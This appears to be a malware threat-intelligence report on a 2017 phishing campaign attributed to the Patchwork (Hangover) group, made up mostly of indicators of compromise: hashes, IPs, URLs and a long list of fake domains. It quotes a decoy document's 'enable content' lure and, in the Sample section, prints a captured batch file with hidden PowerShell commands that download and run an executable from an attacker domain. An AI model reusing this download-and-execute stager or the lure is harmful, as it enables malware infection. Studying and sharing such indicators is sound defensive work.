
A331add639b31e59bbc66cf5d999ac05 (False positive, Microsoft.Win32.TaskScheduler.dll)
1e12ea58d922cde60b1f68c729bebd63
40c373d15a556744ae6c849d452faa5c
6f87804b53da8dc52f2ffd3b01f78105
1e12ea58d922cde60b1f68c729bebd63

url
hxxp://media.randreports.org/index.php?f=China_Adiz.doc
hxxp://media.randreports.org/index.php?f=MSWORD1.exe
hxxp://media.randreports.org/aidz.bat

IP


209.58.188.49
209.58.183.33
46.165.199.138

Sample



```
GET /aidz.bat HTTP/1.1
Host: media.randreports.org
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 20 Nov 2017 16:20:18 GMT
Server: Apache
Last-Modified: Tue, 14 Nov 2017 08:54:59 GMT
ETag: "1ca-55ded8ab58ccb"
Accept-Ranges: bytes
Content-Length: 458
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload

 @ECHO OFF.

powershell.exe -sta -NonI -W Hidden (New-Object System.Net.WebClient).DownloadFile('http://media.randreports.org/index.php?
f=China_Adiz.doc',' China_Adiz.doc ');Start-Process ' China_Adiz.doc '.

powershell.exe -sta -NonI -W Hidden (New-Object System.Net.WebClient).DownloadFile('http://media.randreports.org/index.php?
f=MSWORD1.exe',' c:\\Users\\Public\\MSWORD1.exe ');Start-Process ' c:\\Users\\Public\\MSWORD1.exe '.


 CLS.
 EXIT.
```

C:\Users\admin\AppData\Roaming\Qiho360Security\Service360\1.0.0.0\Service360.exe



(courtesy of [any.run](any.run))

Other samples

Style Calibri 10

UNDP around the world Operations Research & Publications News Centre


UNDP in Bangladesh

This document has been locked by the UNDP Publishing cell and requires human intervention.

Please click enable editing and enable content to view the document


UNDP in Bangladesh


175 words, 1106 characters Default Style



Pivot and IOCs

Based on pivoting form the indicators we found tens of new domains, IPs and samples, and some old, overlapping with known Patchwork (a.k.a Hangover) campaign. This attribution is mostly based on indicators found in [Incident Report: Malicious Document With Bangladesh Theme Possibly Linked to Patchwork Actor](#).


ns1.rannd.org
209.58.185.37
ciis-cn.net
ciis-cn.net@prot
tiexue-cn.net@protecteddomainser...
rannd.org@protecteddomainservice...
gffbzbgov-cn.org
rannd.org
leave.neteease.com
Hong Kong, Hong Kong
209.58.188.49
209.58.183.33



Type	indicator
Filename	Adobeflashplayer26_install_ver9.6.0[.]exe
Filename	adobeflashplayer26_install_ver9.6.0[.]exe
Filename	ADOBEFLASHPLAYER26_INSTALL_VER9.6.0[.]EXE
Filename	Bangladesh_Army_News[.]doc
Filename	China_ADIZ_Report[.]docx
Filename	China-Reports[.]ppt
Filename	NDiskMonitor[.]exe
Filename	RAT[.]exe
Filename	SLUNDP_27Sep17[.]doc
Filename	UNDP_27Sep17[.]doc
Domain	115.aliexprexx[.]net

Domain	163maiil[.]com
Domain	204.aliexprexx[.]net
Domain	3media.randreports[.]org
Domain	81.cn_jwjbmap_content_2017_09_12.militarypeoplecn[.]com
Domain	81.cn_jwjbmap_content_2017_09_12.www.militarypeoplecn[.]com
Domain	accounts.login.yahoomail[.]support
Domain	accounts-login-secure.163.com.neteease[.]com
Domain	accounts-login-secure.qq.com.neteease[.]com
Domain	aliexprexx[.]net
Domain	army.lk.dailynews.army.lk.dailynews.dwnnews[.]net
Domain	army.lk.dailynews.dwnnews[.]net
Domain	bdarmy[.]news
Domain	chinamil[.]info
Domain	ciis-cn[.]net
Domain	clep-cn[.]org
Domain	cnaas[.]org
Domain	cpcnews-cn[.]com
Domain	crazywomen-dating[.]com
Domain	dwnnews[.]net
Domain	engilish.sinamilnews[.]com
Domain	english.sinamilnews[.]com
Domain	euuwebmail[.]com
Domain	ftp.aliexprexx[.]net
Domain	ftp.army.lk.dailynews.dwnnews[.]net
Domain	ftp.bdarmy[.]news
Domain	ftp.ciis-cn[.]net
Domain	ftp.clep-cn[.]org

Domain	ftp.cnaas[.]org
Domain	ftp.cpcnews-cn[.]com
Domain	ftp.crazywomen-dating[.]com
Domain	ftp.dwnnews[.]net
Domain	ftp.euuwebmail[.]com
Domain	ftp.gffbzbgov-cn[.]org
Domain	ftp.gloalfirepower[.]org
Domain	ftp.iisdp[.]org
Domain	ftp.mfagov-cn[.]com
Domain	ftp.militarypeoplecn[.]com
Domain	ftp.neteease[.]com
Domain	ftp.pla-report[.]net
Domain	ftp.qzonecn[.]com
Domain	ftp.randreports[.]org
Domain	ftp.rannd[.]org
Domain	ftp.sinamilblog-cn[.]org
Domain	ftp.sinamilnews[.]com
Domain	ftp.stripshowsclub[.]com
Domain	ftp.tiexue-cn[.]net
Domain	ftp.zhiihua[.]org
Domain	gffbzbgov-cn[.]org
Domain	gloalfirepower[.]org
Domain	hov-9.hovql[.]com
Domain	join.stripshowsclub[.]com
Domain	mail.iisdp[.]org
Domain	mailgate.mfagov-cn[.]com
Domain	media.randreports[.]org

Domain	media.rannd[.]org
Domain	mfagov-cn[.]com
Domain	militarypeoplecn[.]com
Domain	militaryreviews[.]net
Domain	militarytechs[.]net
Domain	mofa.gov.bd.missions.embassy.bdarmy[.]news
Domain	mx.servicelogin[.]center
Domain	neteease[.]com
Domain	news.gffbzbgov-cn[.]org
Domain	ns1.rannd[.]org
Domain	ns2.rannd[.]org
Domain	office.aliexprexx[.]net
Domain	pla-report[.]net
Domain	qzonecn[.]com
Domain	randreports[.]org
Domain	rannd[.]org
Domain	relay.ustc-cn[.]org
Domain	service.mail.neteease[.]com
Domain	servicelogin[.]center
Domain	sinamilblog-cn[.]org
Domain	sinamilnews[.]com
Domain	sinodefence[.]info
Domain	smtp.mfagov-cn[.]com
Domain	sqlserver.aliexprexx[.]net
Domain	stone.neteease[.]com
Domain	stripshowsclub[.]com
Domain	tiexue-cn[.]net

Domain	ustc-cn[.]org
Domain	www.bdarmy[.]news
Domain	www.chinamil[.]info
Domain	www.ciis-cn[.]net
Domain	www.clep-cn[.]org
Domain	www.cnaas[.]org
Domain	www.dwnnews[.]net
Domain	www.euuwebmail[.]com
Domain	www.ftp.pla-report[.]net
Domain	www.gffbzbgov-cn[.]org
Domain	www.iisdp[.]org
Domain	www.mfagov-cn[.]com
Domain	www.militarypeoplecn[.]com
Domain	www.militaryreviews[.]net
Domain	www.militarytechs[.]net
Domain	www.mofa.gov.bd.missions.embassy.bdarmy[.]news
Domain	www.pla-report[.]net
Domain	www.qzonecn[.]com
Domain	www.randreports[.]org
Domain	www.rannd[.]org
Domain	www.servicelogin[.]center
Domain	www.sinamilblog-cn[.]org
Domain	www.sinodefence[.]info
Domain	www.stripshowsclub[.]com
Domain	www.tiexue-cn[.]net
Domain	www.ustc-cn[.]org
Domain	www.yahoomail[.]support


Domain	wwww.bdarmy[.]news
Domain	yahoomail[.]support
Domain	youku.com_v_show.qzonecn[.]com
Hash	0245014e2c7d313ef238ce2195f4b2a165b43e86
Hash	0aeda32f977c98c8160491358491d0ad0898dcaa3366bde60c0a3bf8541e7b3f
Hash	0c09c662699c507c553317a909665952562bd7e2434c4a719470f672bdada700
Hash	1cb64a9d8c47fd514dcb93a72503437ecdcfceb8
Hash	1d303d1948c59348d0352bd730ede33c
Hash	1e12ea58d922cde60b1f68c729bebd63
Hash	23d4f0e27bd49c2efdbbf7a14ecf5f97
Hash	260fa4d0680272feb537aac722466e58eb26c5de2ac858c10d3a244655544313
Hash	300d342493b7348cadf8d8c93e7a0f58
Hash	3069b82d30ae54a0204024cbd1df7870
Hash	3b6791d8f044f0e7f17d5cc577776e18
Hash	3dd9814aeae5530e514915c6f73125188a692d0df2e56788c4302cb63d406e03
Hash	40c373d15a556744ae6c849d452faa5c
Hash	40e47641255df1d570f7f6bb8ff8719de5644261
Hash	43d0a81e9477cbb6df0f4a8548416b6e93ec38dd
Hash	453ce32e7449bd1aef3cae48f9822e7957f4c09f
Hash	48b68a5ab219d7917dbe818e00ddbae889cf8655faf02639e4a3fbe4e46ef9b2
Hash	65d8e0ea02ba711d00d92e6946d829859a7f3816
Hash	6e68ca1c7ac7188969e3efb86444e12f
Hash	6f87804b53da8dc52f2ffd3b01f78105
Hash	6fef53c772c8d0c16184015a13bfbce2
Hash	6fef53c772c8d0c16184015a13bfbce2
Hash	73b3eee379bc0c3c24f495e6809d97431eade8d2
Hash	7535cf27ca99f8f77c8ae918ca07e8365289f27d252283444b1e6a5dd8bf087b


Hash	90b4cd89f85ed22fd0af8ef63e285b30f817bea5
Hash	953fee8ef679f8c6b6a19f6fdb0ae9a1
Hash	98a5332c52f5d959430b2ce0eda2f1cf33616657ca0b3630ee8d5f19f7b5005b
Hash	9bce8087bc8191ab9a8daa0027ecffeca7968a7f
Hash	bdcab66108557cf9ee8d75eb0cac1c3e344ed23c
Hash	be61b12b510537c6c23aadfe40bf3d09382be81ba8b215d2fb0cf468a0b977e7
Hash	bf94a8f82f9b3ec1ad36be72a27813a661654bc5215559bf10b9eddfd49021b4
Hash	c994faf45e10c5652dcb2e18358d0bbe23ba600c4840510c0412a18dbac6abf1
Hash	d37c5c007c14984a1e73738083b72181
Hash	d57817a1e9902b71a35372e65e8eff4d
Hash	d78b9c6fc1744d0afc02900182491e8520259e06
Hash	dfc469d0cca07e83e58c6266dcd6ac67c5d5dacd6c6ef2543b3ebbbf6d35a280
Hash	ec77d1b913b962f973ed70278877ab75
Hash	f0766afdaf89181401b1cbcf012f8e3bf7af8dde10f11407e23ad867e1b2922a
Hash	feae784b8a2256f134f216ead75b16e39c5ff0a1
IP	176.107.177[.]11
IP	176.107.177[.]9
IP	209.58.183[.]33
IP	209.58.185[.]37
IP	209.58.188[.]48
IP	209.58.188[.]49
IP	46.165.199[.]138
IP	46.165.199[.]141
IP	46.165.248[.]130
IP	93.115.30[.]146
IP	94.185.82[.]157
Phrase	C:\Users\admin\AppData\Roaming\Qiho360Security\Service360\1.0.0.0\Service360[.]exe

URL	http://46.165.199.141/DL/kingmax[.]exe
URL	http://ciis-cn.net/DL/kingmax[.]exe
URL	http://clep-cn.org/202ksl[.]exe
URL	http://english.sinamilnews.com/Microsoft%C2%A9InternetSecurityTool[.]exe
URL	http://media.randreports.org/index.php?f=China_ADIZ_Report[.]docx
URL	http://militaryreviews[.]net/unjobs
URL	http://neteease.com/adobe[.]exe
URL	http://www.ciis-cn.net/DL/winint[.]exe
URL	http://www.ciis-cn.net/index.php?f=Asia_Policy[.]doc

